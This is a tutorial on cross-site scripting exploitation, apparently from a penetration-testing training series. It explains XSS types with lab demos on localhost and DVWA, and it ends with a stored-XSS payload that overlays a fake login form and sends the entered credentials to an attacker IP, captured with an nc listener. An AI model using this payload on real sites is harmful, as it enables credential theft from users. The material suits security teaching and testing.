

CROSS SITE SCRIPTING EXPLOITATION

TABLE OF CONTENTS

1	Abstract	3
2	Introduction to JavaScript	5
2.1	JavaScript Event Handlers	6
3	Cross-Site Scripting (XSS)	8
3.1	Impact of Cross-Site Scripting	10
3.2	Types of XSS	11
4	Cross-Site Scripting Exploitation	21
4.1	Credential Capturing	21
4.2	Cookie Capturing	25
4.3	Exploitation with Burpsuite	29
4.4	XSSer	35
5	Advance XSS Exploitation	40
5.1	XSS through File Upload	40
5.2	Reverse Shell with XSS	42
5.3	RCE Over XSS via Watering Hole Attack	45
5.4	User-Accounts Manipulation with XSS	48
5.5	NTLM Hash Capture with XSS	52
5.6	Session Hijacking with Burp Collaborator Client	55
5.7	Credential Capturing with Burp Collaborator	62
5.8	XSS via SQL Injection	68
6	Mitigation Steps	73
7	About Us	75

Abstract

In this deep down online world, dynamic web-applications are the ones that can easily be breached by an attacker due to their loosely written server-side codes and misconfigured system files. Attackers exploit these applications in order to execute commands remotely on the web-server or to capture up the authenticated cookies and even some other sensitive information of the users.


Cross-Site Scripting or XSS is one of the most crucial and the most powerful vulnerability exists up in the web-applications. Over with this publication, you will learn how an attacker injects malicious JavaScript codes into the input parameters and how an XSS suffering web-page is not only responsible for the defacement of the web-application but also, it could disrupt a visitor's privacy by sharing the login credentials or his authenticated cookies or his system's reverse shell to an attacker without his/her concern.

Introduction to JavaScript

Have you ever welcomed with a pop-up, when you visit a web-page or when you hover at some specific text? Do you know why this occurs?

JavaScript does this all !! But, what is this JavaScript and how it makes the things so smooth?

A dynamic web-application stands up over three pillars i.e. **HTML** – which determines up the complete structure, **CSS** – describes its overall look and feel, and the **JavaScript** – which simply adds powerful interactions to the application such as alert-boxes, rollover effects, dropdown menus and other things as it is the **programming language of the web**.



Do You Know ??

JavaScript is considered to be one of the most popular scripting languages, as about **93% of the total websites** runs with Javascript, due to some of its major features i.e.

- It is easy to learn.
- It helps to build interactive web-applications.
- Is the only the programming language that can be **interpreted by** the **browser** i.e. the browser runs it, instead of displaying it.
- It is flexible, as it simply gets **blends up with** the **HTML** codes.

JavaScript Event Handlers

When a JavaScript code is embedded over into HTML page, then this JavaScript “react” on some specific events like-

When the page loads up, it is an event. When the user clicks a button, that click is too an event. Other examples such as – pressing any key, closing a window, resizing a window, etc. Therefore such events are thus managed by some event-handlers.

Onload

Javascript uses the **onload** function to load an object over on a web page.

For example, I want to generate an alert for user those who visit my website; I will give the following JavaScript code.

```
<body onload=alert('Welcome to Hacking Articles')>
```

So whenever the body tag loads up, an alert will pop up with the following text “Welcome to Hacking Articles”. Here the **loading of the body tag is an “event” or a happening and “onload” is an event handler** which decides what action should happen on that event.

Onmouseover

With the Onmouseover event handler, when a user moves his cursor over a specific text, the embedded javascript code will get executed.

```
<a onmouseover=alert("50% discount")>surprise</a>
```

Now when the user moves his cursor over the **surprise** the displayed text on the page, an alert box will pop up with 50% discount.


Cross-Site Scripting (XSS)

Cross-Site Scripting often abbreviated as “**XSS**” is a client-side code injection attack where malicious scripts are injected into trusted websites. XSS occurs over in those web-applications where the input-parameters are not properly sanitized or validated which thus allows an attacker to send malicious JavaScript codes over at a different end-user. The end user’s browser has no way to know that the script should not be trusted, and will thus execute up the script.

In this attack, **the users are not directly targeted through a payload**, although the attacker shoots the XSS vulnerability by inserting a **malicious script into a web page** that appears to be a genuine part of the website. So, when any user visits that website, the XSS suffering web-page will deliver the malicious JavaScript code directly over to his browser without his knowledge.

The following code snippet will generate up a pop-up when thus injected into the vulnerable input parameter i.e. “**the search field**”

```
<script>  
alert("Welcome to hacking Articles")  
</script>
```






Confused with what's happening? Let's make it more clear with the following example.

Consider a web application that allows its users to set-up their "**Description**" over at their profile, which is thus **visible to everyone**. Now the attacker notice that the description field is not properly validating the inputs, so he injects his malicious script into that **field**.

Now, whenever the visitor views the attacker's profile, the code get's automatically executed by the browser and therefore it captures up the authenticated cookies and over on the other side, the attacker would have the victim's active session.



Impact of Cross-Site Scripting

From the last decay, Cross-Site Scripting has managed its position in the OWASP Top10 list, as over in the 2013 Report – it was placed on “A3”, but with the advancements of the web-application security XSS has been dropped down to “A7” in the OWASP Top10 2017 Report.

Therefore, over with this vulnerability, the attacker could:

- Capture and access the user's authenticated session cookies.
- Uploads a phishing page to lure the users into unintentional actions.
- Redirects the visitors to some other malicious sections.
- Expose the user's sensitive data.
- Manipulates the structure of the web-application or even defaces it.

However, XSS has been reported with a “**CVSS Score**” of “**6.1**” as on “**Medium**” Severity under

-  **CWE-79:** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 **CWE-80:** Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

CVSS Score: 6.1	Testing ID: OTG-INPVAL-001	Impact: Medium
------------------------	-----------------------------------	-----------------------

Types of XSS

Up till now, you might be having a clear vision with the concept of **JavaScript** and **XSS** and its major consequences. So, let's continue down on the same road and break this XSS into three main types as

- **Stored XSS**
- **Reflected XSS**
- **DOM-based XSS**
- **Blind XSS**

Stored XSS

“**Stored XSS**” often termed as “**Persistent XSS**” or “**Type I**”, as over through this vulnerability the injected malicious script gets permanently stored inside the web application's database server and the server further drops it out back, when the user visits the respective website.

However, this happens in a way as -. *when the client clicks or hovers a particular infected section, the injected JavaScript will get executed by the browser as it was already into the application's database. Therefore this attack does not require any phishing technique to target its users.*



The most common example of **Stored XSS** is the “comment option” in the blogs, which allow any user to enter his feedback as in the form of comments for the administrator or other users.

Let's carry this up with our first exploitation:

A web-application is asking its user to submit their feedback, as there on its webpage it is having two input fields- one for the name and other for the comment.

The screenshot shows a web browser window with the URL `localhost/hxss/stored.php`. The page has a pink background. On the left, there's a logo with the text "IGNITE TECHNOLOGIES". On the right, the text "XSS Lab !! Your Feedback Here!!" is displayed in red and black. Below this, there are two input fields: "Name*" and "Feedback", followed by a "Submit" button.

Now, whenever the user hits up the **submits** button, his entry gets stored into the database. To make it more clear, I've called up the database table on the screen as:


The screenshot shows a web page titled "XSS Lab !! Your Feedback Here!!". On the left, there's a logo for "IGNITE TECHNOLOGIES" featuring a briefcase icon. The main form has fields for "Name*" and "Feedback", with a "Submit" button below them. At the bottom, a table displays the submitted data: Name (Aarti Singh) and Feedback (Good).

Name	Feedback
Aarti Singh	Good

Here, the developer trusts his users and **hadn't placed any validations over at the fields**. So this loophole was encountered by the attacker and therefore he took advantage of it, as – instead of submitting the feedback, he **commented his malicious script**.

```
<script>
alert("Hey!! This website belongs to Hacking Articles")
</script>
```

From the below screenshot, you can see that the attacker got success, as the web-application reflects with an alert pop-up.




Now, back on the database, you can see that the table has been updated with **Name** as “Ignite” and the **Feeback** field is empty, this clears up that the attacker’s script had been injected successfully.

Name	Feedback
Aarti Singh	Good
Ignite	

So let’s switch to another browser as a different user and would again try to submit genuine feedback.

A screenshot of a web form titled "Your Feedback Here!!". It contains two input fields: one with the value "Raj" and another with the value "Not too Good.". Below the fields is a "Submit" button.

Now when we hit the **Submit** button, our browser will execute the injected script and reflects it on the screen.



Reflected XSS

The **Reflected XSS** also termed as "**Non-Persistence XSS**" or "**Type II**", occurs when the web application responds immediately on user's input without validating what the user entered, this can lead an attacker to inject browser executable code inside the single HTML response. It is termed "**non-persistent**" as the malicious script **does not get stored inside the web-server's database**, *thus the attacker needs to send the malicious link through phishing in order to trap the user.*




*Reflected XSS is the most common and thus can be easily found over at the "**website's search fields**" where the attacker **includes some arbitrary Javascript codes in the search textbox** and, if the website is vulnerable, the web-page return up the event as was described into the script.*

Reflect XSS is a major with two types:

- Reflected XSS GET**
- Reflected XSS POST**

To be more clear with the concept of Reflected XSS, let's check out the following scenario.

*Here, we've created a webpage, which thus permits up the user to search for a particular **training course**. So, when the user searches for "**Bug Bounty**", a message prompts back over on the screen as "**You have searched for Bug Bounty.**"*




Thus, this **instant response** and the “**search**” parameter in the URL shows up that, the page might be **vulnerable to XSS** and even the data has been requested over through the GET method.

So, let’s now try to generate some pop-ups by injecting Javascript codes over into this “**search**” parameter as

```
get.php?search=
<script>alert("Welcome to hacking Articles!!")</script>
```

Great!! From the below screenshot, you can see that we got the alert reflected as “**Welcome to Hacking Articles!!**”





Wonder why this all happened, let's check out the following code snippet:

```
<?php
function ignite($input) {
    return $input;
}

?>

<!DOCTYPE html>
<html>
```

With the ease to reflect the **message** on the screen, the developer didn't set up any input validation over at the **ignite function** and he simply "echo" the "Search Message" with **ignite(\$search)** through the "**\$_GET**" variable.


```
if(isset($_GET["search"]))
{
    $search = $_GET["search"];
    echo"<b style='margin-left:250px;'>You have searched for " ,ignite($search) ;
}
```

DOM-Based XSS

The **DOM-Based Cross-Site Scripting** is the vulnerability which appears up in a Document Object Model rather than in the HTML pages.

But what is this **Document Object Model?**

A **DOM** or a **Document Object Model** describes up the different web-page segments like - title, headings, tables, forms, etc. and even the hierarchical structure of an HTML page. Thus, this API increases the skill of the developers to produce and change HTML and XML documents as programming objects.



Therefore DOM manipulation itself is not a problem, but when JavaScript handles data insecurely in the DOM, thus it enables up various attacks.

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a **sink** (a dangerous JavaScript function or DOM object as `eval()`) that supports dynamic code execution.



This is quite different from reflected and stored XSS because over in this attack, the developer cannot find the malicious script in HTML source code as well as in HTML response, it can be observed at execution time.



Didn't understand well, let's check out a **DOM-based XSS** exploitation.

The following application was thereby vulnerable to DOM-based XSS attack. The web application further permits its users to opt a language with the following displayed options and thus executes the input through its URL.

http://localhost/DVWA/vulnerabilities/xss_d/?default=English

Please choose a language:

English Select

English

French

Spanish

Information

[www.owasp.org/index.php/Cross-site Scripting \(XSS\)](http://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
[www.owasp.org/index.php/Testing for DOM-based Cross site scripting](http://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting)
www.acunetix.com/blog/articles/dom-xss-explained/


From the above screenshot, you can see that we do not have any specific section where we could include our malicious code. Therefore, in order to deface this web-application, we'll now manipulate up the “URL” as it is the most common **source** for the **DOM XSS**.

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English
#<script>alert("This is DOM XSS");</script>
```

After manipulating up the URL, hit enter. Now, we'll again choose up the language and as we fire up the select button, the browser executes up the code in the URL and pops out the **DOM XSS alert**.



The major difference between DOM-based XSS and Reflected or Stored XSS is that it cannot be stopped by server-side filters because anything written after the "#" (hash) will never forward to the server.



Blind XSS

Many times the **attacker does not know** where the **payload will end up** and if, or **when, it will get executed** and even there are times when the injected payload is executed in a different environment i.e. either by the administrator or by someone else.

So, in order to **exploit such vulnerabilities** - He blindly **deploys** up the **series of malicious payloads** over onto the web-applications, and thus the application stores them into the database. Thereby, **he thus waits, until the user pulls the payload out from the database and renders it up into his/her browser.**

Cross-Site Scripting Exploitation



But this pop-up speaks about a thousand words. Let's **take a U-turn** and get back to the place, where we got our first pop-up; Yes over at **the Stored Section**.

Credential Capturing


So, as we are now aware of the fact that whenever a user submits up his feedback, it will get stored directly into the server's database. And if the attacker manipulates the feedback with an "**alert message**", thus even the alert will get stored into it, and it pops up every time, whenever some other user visits the application's web-page.

But what, if rather than a pop-up the user is welcomed with a login page?

Let's try to solve this by injecting a malicious payload that will *create up a fake user login form* on the web page, which will thus forward the captured request over to **the attacker's IP**.

So, let's include the following script over at the feedback field in the web-application

```
<div style="position: absolute; left: 0px; top: 0px;  
background-color:#fddacd; width: 1900px; height:  
1300px;"><h2>Please login to continue!!</h2>  
<br><form name="login"  
action="http://192.168.0.9:4444/login.htm">  
<table><tr><td>Username:</td><td><input type="text"  
name="username"/></td></tr><tr><td>Password:</td>  
<td><input type="password" name="password"/></td></tr><tr>  
<td colspan=2 align=center><input type="submit"  
value="Login"/></td></tr>  
</table></form>
```




Now this malicious code has been stored into the web application's database.

Over at some other browser, think when a user tries to submit the feedback.



As soon as she hit the submit button, the browser executes up the script and he got welcomed with login form as "**Please login to continue !!**".



Over on the other side, let's enable our listener as with

```
nc -lvp 4444
```

Now, as when she enters up her credentials, the scripts will boot up again and the entered credentials will travel to the attacker's listener.

The screenshot shows a web browser window with the URL 'localhost/hxss/stored.php'. The page content is a simple login form with the title 'Please login to continue!!'. The form has two input fields: 'Username' with the value 'aarti' and 'Password' with the value '.....'. Below the fields is a 'Login' button.

Cool !! From the below screenshot, you can see that we've successfully captured up the victim's credentials.

```
root@kali:~# nc -lvp 4444 ↵
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 65166
GET /login.htm[username=aarti&password=aarti123] HTTP/1.1
Host: 192.168.0.9:4444
Connection: keep-alive
Upgrade-Insecure-Requests: 1
